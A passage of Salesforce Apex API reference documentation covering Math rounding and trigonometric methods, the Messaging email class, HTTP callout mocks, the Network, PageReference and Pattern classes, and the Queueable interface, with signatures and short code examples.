Decimal d1 = 4.5;
Integer i1 = Math.round(d1);
System.assertEquals(4, i1);

Decimal d2 = 5.5;
Integer i2 = Math.round(d2);
System.assertEquals(6, i2);
```

roundToLong(decimalValue)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

Signature

```
public static Long roundToLong(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Long

Usage

Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.

Example

```
Decimal d1 = 4.5;
Long i1 = Math.roundToLong(d1);
System.assertEquals(4, i1);

Decimal d2 = 5.5;
Long i2 = Math.roundToLong(d2);
System.assertEquals(6, i2);
```

roundToLong(doubleValue)

Returns the closest Long to the specified Double.

Signature

```
public static Long roundToLong(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Long

signum(decimalValue)

Returns the signum function of the specified Decimal, which is 0 if *decimalValue* is 0, 1.0 if *decimalValue* is greater than 0, -1.0 if *decimalValue* is less than 0.

Signature

```
public static Decimal signum(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

signum(doubleValue)

Returns the signum function of the specified Double, which is 0 if *doubleValue* is 0, 1.0 if *doubleValue* is greater than 0, -1.0 if *doubleValue* is less than 0.

Signature

```
public static Double signum(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

sin(decimalAngle)

Returns the trigonometric sine of the angle specified by *decimalAngle*.

Signature

```
public static Decimal sin(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

sin(doubleAngle)

Returns the trigonometric sine of the angle specified by *doubleAngle*.

Signature

```
public static Double sin(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

sinh(decimalAngle)

Returns the hyperbolic sine of *decimalAngle*. The hyperbolic sine of *decimalAngle* is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

Signature

```
public static Decimal sinh(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

sinh(doubleAngle)

Returns the hyperbolic sine of *doubleAngle*. The hyperbolic sine of *doubleAngle* is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

Signature

```
public static Double sinh(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

sqrt(decimalValue)

Returns the correctly rounded positive square root of *decimalValue*.

Signature

```
public static Decimal sqrt(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

sqrt(doubleValue)

Returns the correctly rounded positive square root of *doubleValue*.

Signature

```
public static Double sqrt(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

tan(decimalAngle)

Returns the trigonometric tangent of the angle specified by *decimalAngle*.

Signature

```
public static Decimal tan(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

tan(doubleAngle)

Returns the trigonometric tangent of the angle specified by *doubleAngle*.

Signature

```
public static Double tan(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

tanh(decimalAngle)

Returns the hyperbolic tangent of *decimalAngle*. The hyperbolic tangent of *decimalAngle* is defined to be $(e^X - e^{-X})/(e^X + e^{-X})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

Signature

```
public static Decimal tanh(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

tanh(doubleAngle)

Returns the hyperbolic tangent of *doubleAngle*. The hyperbolic tangent of *doubleAngle* is defined to be $(e^X - e^{-X})/(e^X + e^{-X})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

Signature

```
public static Double tanh(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

Messaging Class

Contains messaging methods used when sending a single or mass email.

Namespace

System

Messaging Methods

The following are methods for `Messaging`. All are instance methods.

IN THIS SECTION:

reserveMassEmailCapacity(amountReserved)
Reserves email capacity to send mass email to the specified number of email addresses, after the current transaction commits.

reserveSingleEmailCapacity(amountReserved)
Reserves email capacity to send single email to the specified number of email addresses, after the current transaction commits.

sendEmail(emails, allOrNothing)
Sends the list of email objects instantiated with either `SingleEmailMessage` or `MassEmailMessage` and returns a list of SendEmailResult objects.

sendEmailMessage(emailMessageIds, allOrNothing)
Sends up to 10 draft email messages as defined by the specified email message IDs and returns a list of SendEmailResult objects.

renderEmailTemplate(whoId, whatId, bodies)
Replaces merge fields in text bodies of email templates with values from Salesforce records. Returns an array of `RenderEmailTemplateBodyResult` objects, each of which corresponds to an element in the supplied array of text bodies. Each `RenderEmailTemplateBodyResult` provides a success or failure indication, along with either an error code or the rendered text.

renderStoredEmailTemplate(templateId, whoId, whatId)
Renders a text, custom, HTML, or Visualforce email template that exists in the database into an instance of `Messaging.SingleEmailMessage`.

reserveMassEmailCapacity(amountReserved)

Reserves email capacity to send mass email to the specified number of email addresses, after the current transaction commits.

Signature

```
public Void reserveMassEmailCapacity(Integer amountReserved)
```

Parameters

amountReserved
Type: Integer

Return Value

Type: Void

Usage

This method can be called when you know in advance how many addresses emails will be sent to as a result of the transaction.If the transaction would cause the organization to exceed its daily email limit, using this method results in the following error: `System.HandledException: The daily limit for the org would be exceeded by this request.`If the organization doesn't have permission to send API or mass email, using this method results in the following error: `System.NoAccessException: The organization is not permitted to send email.`

reserveSingleEmailCapacity(amountReserved)

Reserves email capacity to send single email to the specified number of email addresses, after the current transaction commits.

Signature

```
public Void reserveSingleEmailCapacity(Integer amountReserved)
```

Parameters

amountReserved
Type: Integer

Return Value

Type: Void

Usage

This method can be called when you know in advance how many addresses emails will be sent to as a result of the transaction.If the transaction would cause the organization to exceed its daily email limit, using this method results in the following error: `System.HandledException: The daily limit for the org would be exceeded by this request.`If the organization doesn't have permission to send API or mass email, using this method results in the following error: `System.NoAccessException: The organization is not permitted to send email.`

sendEmail(emails, allOrNothing)

Sends the list of email objects instantiated with either `SingleEmailMessage` or `MassEmailMessage` and returns a list of SendEmailResult objects.

Signature

```
public Messaging.SendEmailResult[] sendEmail(Messaging.Email[] emails, Boolean
allOrNothing)
```

Parameters

emails
Type: Messaging.Email[]

allOrNothing
Type: Boolean

The optional *opt_allOrNone* parameter specifies whether `sendEmail` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`). The default is `true`.

Return Value

Type: Messaging.SendEmailResult[]

sendEmailMessage(emailMessageIds, allOrNothing)

Sends up to 10 draft email messages as defined by the specified email message IDs and returns a list of SendEmailResult objects.

Signature

```
public Messaging.SendEmailResult[] sendEmailMessage(List<ID> emailMessageIds, Boolean
allOrNothing)
```

Parameters

emailMessageIds
Type: List<ID>

allOrNothing
Type: Boolean

Return Value

Type: Messaging.SendEmailResult[]

Usage

The `sendEmailMessage` method assumes that the optional *opt_allOrNone* parameter is always `false` and ignores the value you set. This optional parameter specifies whether `sendEmailMessage` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`).

Example

This example shows how to send a draft email message. It creates a case and a new email message associated with the case. Next, the example sends a draft email message and checks the results. Before running this example, make sure to replace the email address with a valid address.

```
Case c = new Case();
insert c;

EmailMessage e = new EmailMessage();
e.parentid = c.id;
// Set to draft status.
// This status is required
// for sendEmailMessage().
e.Status = '5';
e.TextBody =
  'Sample email message.';
e.Subject = 'Apex sample';
e.ToAddress = 'customer@email.com';
insert e;

List<Messaging.SendEmailResult>
  results =
  Messaging.sendEmailMessage(new ID[]
    { e.id });

System.assertEquals(1, results.size());
System.assertEquals(true,
                    results[0].success);
```

renderEmailTemplate(whoId, whatId, bodies)

Replaces merge fields in text bodies of email templates with values from Salesforce records. Returns an array of `RenderEmailTemplateBodyResult` objects, each of which corresponds to an element in the supplied array of text bodies. Each `RenderEmailTemplateBodyResult` provides a success or failure indication, along with either an error code or the rendered text.

Signature

```
public static List<Messaging.RenderEmailTemplateBodyResult> renderEmailTemplate(String whoId, String whatId, List<String> bodies)
```

Parameters

whoId
Type: String

The identifier of an object in the database, typically a contact, lead, or user. The database record for that object is read and used in merge field processing.

whatId
Type: String

Identifies an object in the database like an account or opportunity. The record for that object is read and used in merge field processing.

bodies
Type: List<String>

An array of strings that are examined for merge field references. The corresponding data from the object referenced by the `whoId` or `whatId` replaces the merge field reference.

Return Value

Type: List<Messaging.RenderEmailTemplateBodyResult>

Usage

Use this method in situations in which you want to dynamically compose blocks of text that are enriched with data from the database. You can then use the the rendered blocks of text to compose and send an email or update a text value in another database record.

Executing the `renderEmailTemplate` method counts toward the SOQL governor limit. The number of SOQL queries that this method consumes is the number of elements in the list of strings passed in the *bodies* parameter.

SEE ALSO:

Execution Governors and Limits

renderStoredEmailTemplate(templateId, whoId, whatId)

Renders a text, custom, HTML, or Visualforce email template that exists in the database into an instance of `Messaging.SingleEmailMessage`.

Signature

```
public static Messaging.SingleEmailMessage renderStoredEmailTemplate(String templateId,
String whoId, String whatId)
```

Parameters

templateId
Type: String

An email template that exists in the database, such as text, HTML, custom, and Visualforce templates.

whoId
Type: String

The identifier of an object in the database, typically a contact, lead, or user. The database record for that object is read and used in merge field processing.

whatId
Type: String

Identifies an object in the database, like an account or opportunity. The record for that object is read and used in merge field processing.

Return Value

Type: Messaging.SingleEmailMessage

Usage

Executing the `renderStoredEmailTemplate` method counts toward the SOQL governor limit as one query.

SEE ALSO:

Execution Governors and Limits

MultiStaticResourceCalloutMock Class

Utility class used to specify a fake response using multiple resources for testing HTTP callouts.

Namespace

System

Usage

Use the methods in this class to set the response properties for testing HTTP callouts. You can specify a resource for each endpoint.

IN THIS SECTION:

MultiStaticResourceCalloutMock Constructors

MultiStaticResourceCalloutMock Methods

MultiStaticResourceCalloutMock Constructors

The following are constructors for `MultiStaticResourceCalloutMock`.

IN THIS SECTION:

MultiStaticResourceCalloutMock()

Creates a new instance of the `System.MultiStaticResourceCalloutMock` class.

`MultiStaticResourceCalloutMock()`

Creates a new instance of the `System.MultiStaticResourceCalloutMock` class.

Signature

```
public MultiStaticResourceCalloutMock()
```

MultiStaticResourceCalloutMock Methods

The following are methods for `MultiStaticResourceCalloutMock`. All are instance methods.

IN THIS SECTION:

setHeader(headerName, headerValue)

Sets the specified header name and value for the fake response.

setStaticResource(endpoint, resourceName)
Sets the specified static resource corresponding to the endpoint. The static resource contains the response body.

setStatus(httpStatus)
Sets the specified HTTP status for the response.

setStatusCode(httpStatusCode)
Sets the specified HTTP status code for the response.

setHeader(headerName, headerValue)

Sets the specified header name and value for the fake response.

Signature

```
public Void setHeader(String headerName, String headerValue)
```

Parameters

headerName
Type: String

headerValue
Type: String

Return Value

Type: Void

setStaticResource(endpoint, resourceName)

Sets the specified static resource corresponding to the endpoint. The static resource contains the response body.

Signature

```
public Void setStaticResource(String endpoint, String resourceName)
```

Parameters

endpoint
Type: String

resourceName
Type: String

Return Value

Type: Void

setStatus(httpStatus)

Sets the specified HTTP status for the response.

Signature

```
public Void setStatus(String httpStatus)
```

Parameters

httpStatus
Type: String

Return Value

Type: Void

setStatusCode(httpStatusCode)

Sets the specified HTTP status code for the response.

Signature

```
public Void setStatusCode(Integer httpStatusCode)
```

Parameters

httpStatusCode
Type: Integer

Return Value

Type: Void

Network Class

Represents a community.

Namespace

System

Usage

Use the method in the `Network` class to determine which community a user is currently logged into.

IN THIS SECTION:

Network Constructors

Network Methods

Network Constructors

The following are constructors for `Network`.

IN THIS SECTION:

Network()
Creates a new instance of the `System.Network` class.

`Network()`

Creates a new instance of the `System.Network` class.

Signature

```
public Network()
```

Network Methods

The following are methods for `Network`. All methods are static.

IN THIS SECTION:

communitiesLanding()
Returns a Page Reference to the default landing page for the community. This is the first tab of the community.

forwardToAuthPage(startURL)
Returns a Page Reference to the default login page. StartURL is included as a query paremeter for where to redirect after a successful login.

getLoginUrl(networkId)
Returns the absolute URL of the login page used by the community.

getLogoutUrl(networkId)
Returns the absolute URL of the logout page used by the community.

getNetworkId()
Returns the user's current community.

getSelfRegUrl(networkId)
Returns the absolute URL of the self-registration page used by the community.

loadAllPackageDefaultNetworkDashboardSettings()
Maps the dashboards from the Salesforce Communities Management package onto each community's unconfigured dashboard settings. Returns the number of settings it configures.

loadAllPackageDefaultNetworkPulseSettings()
Maps the Insights reports from the Salesforce Communities Management package onto each community's unconfigured Insights settings. Returns the number of settings it configures.

`communitiesLanding()`

Returns a Page Reference to the default landing page for the community. This is the first tab of the community.

Signature

```
public static String communitiesLanding()
```

Return Value

Type: PageReference

Usage

If Communities isn't enabled for the user's organization or the user is currently in the internal organization, returns `null`.

`forwardToAuthPage(startURL)`

Returns a Page Reference to the default login page. StartURL is included as a query paremeter for where to redirect after a successful login.

Signature

```
public static PageReference forwardToAuthPage(String startURL)
```

Parameters

`startURL`
Type: String

Return Value

Type: PageReference

Usage

If Communities isn't enabled for the user's organization or the user is currently in the internal organization, returns `null`.

`getLoginUrl(networkId)`

Returns the absolute URL of the login page used by the community.

Signature

```
public static String getLoginUrl(String networkId)
```

Parameters

`networkId`
Type: String

The ID of the community you're retrieving this information for.

Return Value

Type: String

Usage

Returns the full URL for the Force.com or Community Builder page used as the login page in the community.

`getLogoutUrl(networkId)`

Returns the absolute URL of the logout page used by the community.

Signature

```
public static String getLogoutUrl(String networkId)
```

Parameters

`networkId`
Type: String

The ID of the community you're retrieving this information for.

Return Value

Type: String

Usage

Returns the full URL for the Force.com page, Community Builder page, or Web page used as the logout page in the community.

`getNetworkId()`

Returns the user's current community.

Signature

```
public static String getNetworkId()
```

Return Value

Type: String

Usage

If Communities isn't enabled for the user's organization or the user is currently in the internal organization, returns `null`.

`getSelfRegUrl(networkId)`

Returns the absolute URL of the self-registration page used by the community.

Signature

```
public static String getSelfRegUrl(String networkId)
```

Parameters

`networkId`
Type: String

The ID of the community you're retrieving this information for.

Return Value

Type: String

Usage

Returns the full URL for the Force.com or Community Builder page used as the self-registration page in the community.

`loadAllPackageDefaultNetworkDashboardSettings()`

Maps the dashboards from the Salesforce Communities Management package onto each community's unconfigured dashboard settings. Returns the number of settings it configures.

Signature

```
public static Integer loadAllPackageDefaultNetworkDashboardSettings()
```

Return Value

Type: Integer

Usage

If Communities is enabled, and the Salesforce Communities Management package is installed, maps the dashboards provided in the package onto each community's unconfigured dashboard settings. Returns the number of settings it configures. This method is invoked automatically during community creation and package installation, but isn't typically invoked manually.

If Communities isn't enabled for the user's organization or the user is in the internal organization, returns `0`.

`loadAllPackageDefaultNetworkPulseSettings()`

Maps the Insights reports from the Salesforce Communities Management package onto each community's unconfigured Insights settings. Returns the number of settings it configures.

Signature

```
public static Integer loadAllPackageDefaultNetworkPulseSettings()
```

Return Value

Type: Integer

Usage

If Communities is enabled, and the Salesforce Communities Management package is installed, maps the Insights reports provided in the package onto each community's unconfigured Insights settings. Returns the number of settings it configures. This method is invoked automatically during community creation and package installation, but isn't typically invoked manually.

If Communities isn't enabled for the user's organization or the user is in the internal organization, returns `0`.

PageReference Class

A PageReference is a reference to an instantiation of a page. Among other attributes, PageReferences consist of a URL and a set of query parameter names and values.

Namespace

System

Use a PageReference object:

- To view or set query string parameters and values for a page
- To navigate the user to a different page as the result of an action method

Instantiation

In a custom controller or controller extension, you can refer to or instantiate a PageReference in one of the following ways:

- ```
  Page.existingPageName
  ```

  Refers to a PageReference for a Visualforce page that has already been saved in your organization. By referring to a page in this way, the platform recognizes that this controller or controller extension is dependent on the existence of the specified page and will prevent the page from being deleted while the controller or extension exists.

- ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Creates a PageReference to any page that is hosted on the Force.com platform. For example, setting `'partialURL'` to `'/apex/HelloWorld'` refers to the Visualforce page located at `http://mySalesforceInstance/apex/HelloWorld`. Likewise, setting `'partialURL'` to `'/' + 'recordID'` refers to the detail page for the specified record.

  This syntax is less preferable for referencing other Visualforce pages than `Page.existingPageName` because the PageReference is constructed at runtime, rather than referenced at compile time. Runtime references are not available to the referential integrity system. Consequently, the platform doesn't recognize that this controller or controller extension is dependent on the existence of the specified page and won't issue an error message to prevent user deletion of the page.

- ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  Creates a PageReference for an external URL. For example:

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

You can also instantiate a PageReference object for the current page with the `currentPage` ApexPages method. For example:

```
PageReference pageRef = ApexPages.currentPage();
```

Request Headers

The following table is a non-exhaustive list of headers that are set on requests.
```

Header	Description
Host	The host name requested in the request URL. This header is always set on Force.com Site requests and My Domain requests. This header is optional on other requests when HTTP/1.0 is used instead of HTTP/1.1.
Referer	The URL that is either included or linked to the current request's URL. This header is optional.
User-Agent	The name, version, and extension support of the program that initiated this request, such as a Web browser. This header is optional and can be overridden in most browsers to be a different value. Therefore, this header should not be relied upon.
CipherSuite	If this header exists and has a non-blank value, this means that the request is using HTTPS. Otherwise, the request is using HTTP. The contents of a non-blank value are not defined by this API, and can be changed without notice.
X-Salesforce-SIP	The source IP address of the request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers. Note: If a request passes through a content delivery network (CDN) or proxy server, the source IP address might be altered, and no longer the original client IP address.
X-Salesforce-Forwarded-To	The fully qualified domain name of the Salesforce instance that is handling this request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers.

Example: Retrieving Query String Parameters

The following example shows how to use a PageReference object to retrieve a query string parameter in the current page URL. In this example, the `getAccount` method references the `id` query string parameter:

```
public class MyController {
   public Account getAccount() {
        return [SELECT Id, Name FROM Account
                WHERE Id = :ApexPages.currentPage().getParameters().get('Id')];
    }
}
```

The following page markup calls the `getAccount` method from the controller above:

```
<apex:page controller="MyController">
    <apex:pageBlock title="Retrieving Query String Parameters">
        You are viewing the {!account.name} account.
    </apex:pageBlock>
</apex:page>
```

Note: For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

The `getAccount` method uses an embedded SOQL query to return the account specified by the `id` parameter in the URL of the page. To access `id`, the `getAccount` method uses the `ApexPages` namespace:

- First the `currentPage` method returns the `PageReference` instance for the current page. `PageReference` returns a reference to a Visualforce page, including its query string parameters.
- Using the page reference, use the `getParameters` method to return a map of the specified query string parameter names and values.
- Then a call to the `get` method specifying `id` returns the value of the `id` parameter itself.

Example: Navigating to a New Page as the Result of an Action Method

Any action method in a custom controller or controller extension can return a PageReference object as the result of the method. If the `redirect` attribute on the PageReference is set to `true`, the user navigates to the URL specified by the PageReference.

The following example shows how this can be implemented with a `save` method. In this example, the PageReference returned by the `save` method redirects the user to the detail page for the account record that was just saved:

```
public class mySecondController {
    Account account;

    public Account getAccount() {
        if(account == null) account = new Account();
        return account;
    }

    public PageReference save() {
        // Add the account to the database.
        insert account;
        // Send the user to the detail page for the new account.
        PageReference acctPage = new ApexPages.StandardController(account).view();
        acctPage.setRedirect(true);
        return acctPage;
    }
}
```

The following page markup calls the `save` method from the controller above. When a user clicks **Save**, he or she is redirected to the detail page for the account just created:

```
<apex:page controller="mySecondController" tabStyle="Account">
    <apex:sectionHeader title="New Account Edit Page" />
    <apex:form>
        <apex:pageBlock title="Create a New Account">
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="Account Information">
                <apex:inputField id="accountName" value="{!account.name}"/>
                <apex:inputField id="accountSite" value="{!account.site}"/>
            </apex:pageBlockSection>
       </apex:pageBlock>
    </apex:form>
</apex:page>
```

IN THIS SECTION:

PageReference Constructors

PageReference Methods

PageReference Constructors

The following are constructors for `PageReference`.

IN THIS SECTION:

PageReference(partialURL)
Creates a new instance of the `PageReference` class using the specified URL.

PageReference(record)
Creates a new instance of the `PageReference` class for the specified sObject record.

`PageReference(partialURL)`

Creates a new instance of the `PageReference` class using the specified URL.

Signature

```
public PageReference(String partialURL)
```

Parameters

`partialURL`
Type: String

The partial URL of a page hosted on the Force.com platform or a full external URL. The following are some examples of the *`partialURL`* parameter values:

- `/apex/HelloWorld`: refers to the Visualforce page located at `http://`*`mySalesforceInstance`*`/apex/HelloWorld`.
- *`/recordID`*: refers to the detail page of a specified record.
- `http://www.google.com`: refers to an external URL.

`PageReference(record)`

Creates a new instance of the `PageReference` class for the specified sObject record.

Signature

```
public PageReference(SObject record)
```

Parameters

`record`
Type: SObject

The sObject record to create a page reference for.

PageReference Methods

The following are methods for `PageReference`. All are instance methods.

IN THIS SECTION:

getAnchor()
Returns the name of the anchor referenced in the page's URL. That is, the part of the URL after the hashtag (#).

getContent()
Returns the output of the page, as displayed to a user in a web browser.

getContentAsPDF()
Returns the page in PDF, regardless of the `<apex:page>` component's `renderAs` attribute.

getCookies()
Returns a map of cookie names and cookie objects, where the key is a String of the cookie name and the value contains the list of cookie objects with that name.

getHeaders()
Returns a map of the request headers, where the key string contains the name of the header, and the value string contains the value of the header.

getParameters()
Returns a map of the query string parameters that are included in the page URL. The key string contains the name of the parameter, while the value string contains the value of the parameter.

getRedirect()
Returns the current value of the PageReference object's `redirect` attribute.

getUrl()
Returns the relative URL associated with the PageReference when it was originally defined, including any query string parameters and anchors.

setAnchor(anchor)
Sets the URL's anchor reference to the specified string.

setCookies(cookies)
Creates a list of cookie objects. Used in conjunction with the `Cookie` class.

setRedirect(redirect)
Sets the value of the PageReference object's `redirect` attribute. If set to `true`, a redirect is performed through a client side redirect.

`getAnchor()`

Returns the name of the anchor referenced in the page's URL. That is, the part of the URL after the hashtag (#).

Signature

```
public String getAnchor()
```

Return Value

Type: String

`getContent()`

Returns the output of the page, as displayed to a user in a web browser.

Signature

```
public Blob getContent()
```

Return Value

Type: Blob

Usage

The content of the returned Blob depends on how the page is rendered. If the page is rendered as a PDF file, it returns the PDF document. If the page is not rendered as PDF, it returns HTML. To access the content of the returned HTML as a string, use the `toString` Blob method.

Note: If you use `getContent` in a test method, the test method fails. `getContent` is treated as a callout in API version 34.0 and later.

This method can't be used in:

- Triggers
- Test methods
- Apex email services

If the Visualforce page has an error, an `ExecutionException` is thrown.

`getContentAsPDF()`

Returns the page in PDF, regardless of the `<apex:page>` component's `renderAs` attribute.

Signature

```
public Blob getContentAsPDF()
```

Return Value

Type: Blob

Usage

Note: If you use `getContentAsPDF` in a test method, the test method fails. `getContentAsPDF` is treated as a callout in API version 34.0 and later.

This method can't be used in:

- Triggers
- Test methods
- Apex email services

getCookies()

Returns a map of cookie names and cookie objects, where the key is a String of the cookie name and the value contains the list of cookie objects with that name.

Signature

```
public Map<String, System.Cookie[]> getCookies()
```

Return Value

Type: Map<String, System.Cookie[]>

Usage

Used in conjunction with the `Cookie` class. Only returns cookies with the "`apex__`" prefix set by the `setCookies` method.

getHeaders()

Returns a map of the request headers, where the key string contains the name of the header, and the value string contains the value of the header.

Signature

```
public Map<String, String> getHeaders()
```

Return Value

Type: Map<String, String>

Usage

This map can be modified and remains in scope for the PageReference object. For instance, you could do:

```
PageReference.getHeaders().put('Date', '9/9/99');
```

For a description of request headers, see Request Headers.

getParameters()

Returns a map of the query string parameters that are included in the page URL. The key string contains the name of the parameter, while the value string contains the value of the parameter.

Signature

```
public Map<String, String> getParameters()
```

Return Value

Type: Map<String, String>

Usage

This map can be modified and remains in scope for the PageReference object. For instance, you could do:

```
PageReference.getParameters().put('id', myID);
```

Parameter keys are case-insensitive. For example:

```
System.assert(
    ApexPages.currentPage().getParameters().get('myParamName') ==
    ApexPages.currentPage().getParameters().get('myparamname'));
```

getRedirect()

Returns the current value of the PageReference object's `redirect` attribute.

Signature

```
public Boolean getRedirect()
```

Return Value

Type: Boolean

Usage

Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.

getUrl()

Returns the relative URL associated with the PageReference when it was originally defined, including any query string parameters and anchors.

Signature

```
public String getUrl()
```

Return Value

Type: String

setAnchor(anchor)

Sets the URL's anchor reference to the specified string.

Signature

```
public System.PageReference setAnchor(String anchor)
```

Parameters

anchor
Type: String

Return Value

Type: System.PageReference

Example

For example, `https://Salesforce_instance/apex/my_page#anchor1`.

setCookies(cookies)

Creates a list of cookie objects. Used in conjunction with the `Cookie` class.

Signature

```
public Void setCookies(Cookie[] cookies)
```

Parameters

cookies
Type: System.Cookie[]

Return Value

Type: Void

Usage

Important:

- Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation.
- The `setCookies` method adds the prefix "`apex__`" to the cookie names.
- Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute.
- After you create a cookie, the properties of the cookie can't be changed.
- Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see "Caching Force.com Sites Pages" in the Salesforce online help.

setRedirect(redirect)

Sets the value of the PageReference object's `redirect` attribute. If set to `true`, a redirect is performed through a client side redirect.

Signature

```
public System.PageReference setRedirect(Boolean redirect)
```

Parameters

redirect
Type: Boolean

Return Value

Type: System.PageReference

Usage

This type of redirect performs an HTTP GET request, and flushes the view state, which uses POST. If set to `false`, the redirect is a server-side forward that preserves the view state if and only if the target page uses the same controller and contains the proper subset of extensions used by the source page.

Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, or to a page with a different controller or controller extension, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.

Pattern Class

Represents a compiled representation of a regular expression.

Namespace

System

Pattern Methods

The following are methods for `Pattern`.

IN THIS SECTION:

compile(regExp)
Compiles the regular expression into a Pattern object.

matcher(regExp)
Creates a Matcher object that matches the input string *`regExp`* against this Pattern object.

matches(regExp, stringtoMatch)
Compiles the regular expression *`regExp`* and tries to match it against the specified string. This method returns `true` if the specified string matches the regular expression, `false` otherwise.

pattern()
Returns the regular expression from which this Pattern object was compiled.

quote(yourString)
Returns a string that can be used to create a pattern that matches the string *`yourString`* as if it were a literal pattern.

split(regExp)
Returns a list that contains each substring of the String that matches this pattern.

split(regExp, limit)
Returns a list that contains each substring of the String that is terminated either by the regular expression *regExp* that matches this pattern, or by the end of the String.

compile(regExp)

Compiles the regular expression into a Pattern object.

Signature

```
public static Pattern compile(String regExp)
```

Parameters

regExp
Type: String

Return Value

Type: System.Pattern

matcher(regExp)

Creates a Matcher object that matches the input string *regExp* against this Pattern object.

Signature

```
public Matcher matcher(String regExp)
```

Parameters

regExp
Type: String

Return Value

Type: Matcher

matches(regExp, stringtoMatch)

Compiles the regular expression *regExp* and tries to match it against the specified string. This method returns `true` if the specified string matches the regular expression, `false` otherwise.

Signature

```
public static Boolean matches(String regExp, String stringtoMatch)
```

Parameters

regExp
Type: String

stringtoMatch
Type: String

Return Value

Type: Boolean

Usage

If a pattern is to be used multiple times, compiling it once and reusing it is more efficient than invoking this method each time.

Example

Note that the following code example:

```
Pattern.matches(regExp, input);
```

produces the same result as this code example:

```
Pattern.compile(regex).
matcher(input).matches();
```

pattern()

Returns the regular expression from which this Pattern object was compiled.

Signature

```
public String pattern()
```

Return Value

Type: String

quote(yourString)

Returns a string that can be used to create a pattern that matches the string *yourString* as if it were a literal pattern.

Signature

```
public static String quote(String yourString)
```

Parameters

yourString
Type: String

Return Value

Type: String

Usage

Metacharacters (such as `$` or `^`) and escape sequences in the input string are treated as literal characters with no special meaning.

split(regExp)

Returns a list that contains each substring of the String that matches this pattern.

Signature

```
public String[] split(String regExp)
```

Parameters

regExp
Type: String

Return Value

Type: String[]

Note: In API version 34.0 and earlier, a zero-width *regExp* value produces an empty list item at the beginning of the method's output.

Usage

The substrings are placed in the list in the order in which they occur in the String. If *regExp* does not match the pattern, the resulting list has just one element containing the original String.

split(regExp, limit)

Returns a list that contains each substring of the String that is terminated either by the regular expression *regExp* that matches this pattern, or by the end of the String.

Signature

```
public String[] split(String regExp, Integer limit)
```

Parameters

regExp
Type: String

limit
Type: Integer

(Optional) Controls the number of times the pattern is applied and therefore affects the length of the list.

- If *limit* is greater than zero:
  - The pattern is applied a maximum of (*limit* – 1) times.
  - The list's length is no greater than *limit*.
  - The list's last entry contains all input beyond the last matched delimiter.

- If *limit* is non-positive, the pattern is applied as many times as possible, and the list can have any length.
- If *limit* is zero, the pattern is applied as many times as possible, the list can have any length, and trailing empty strings are discarded.

Return Value

Type: String[]

Note: In API version 34.0 and earlier, a zero-width *regExp* value produces an empty list item at the beginning of the method's output.

Queueable Interface

Enables the asynchronous execution of Apex jobs that can be monitored.

Namespace

System

Usage

To execute Apex as an asynchronous job, implement the `Queueable` interface and add the processing logic in your implementation of the `execute` method.

To implement the `Queueable` interface, you must first declare a class with the `implements` keyword as follows:

```
public class MyQueueableClass implements Queueable {
```

Next, your class must provide an implementation for the following method:

```
public void execute(QueueableContext context) {
    // Your code here
}
```

Your class and method implementation must be declared as `public` or `global`.

To submit your class for asynchronous execution, call the `System.enqueueJob` by passing it an instance of your class implementation of the `Queueable` interface as follows:

```
ID jobID = System.enqueueJob(new MyQueueableClass());
```

IN THIS SECTION:

Queueable Methods

Queueable Example Implementation

SEE ALSO:

Queueable Apex

Queueable Methods

The following are methods for `Queueable`.

IN THIS SECTION:

execute(context)
Executes the queueable job.

`execute(context)`

Executes the queueable job.

Signature

```
public void execute(QueueableContext context)
```

Parameters

`context`
Type: QueueableContext

Contains the job ID.

Return Value

Type: Void

Queueable Example Implementation

This example is an implementation of the `Queueable` interface. The `execute` method in this example inserts a new account.

```
public class AsyncExecutionExample implements Queueable {
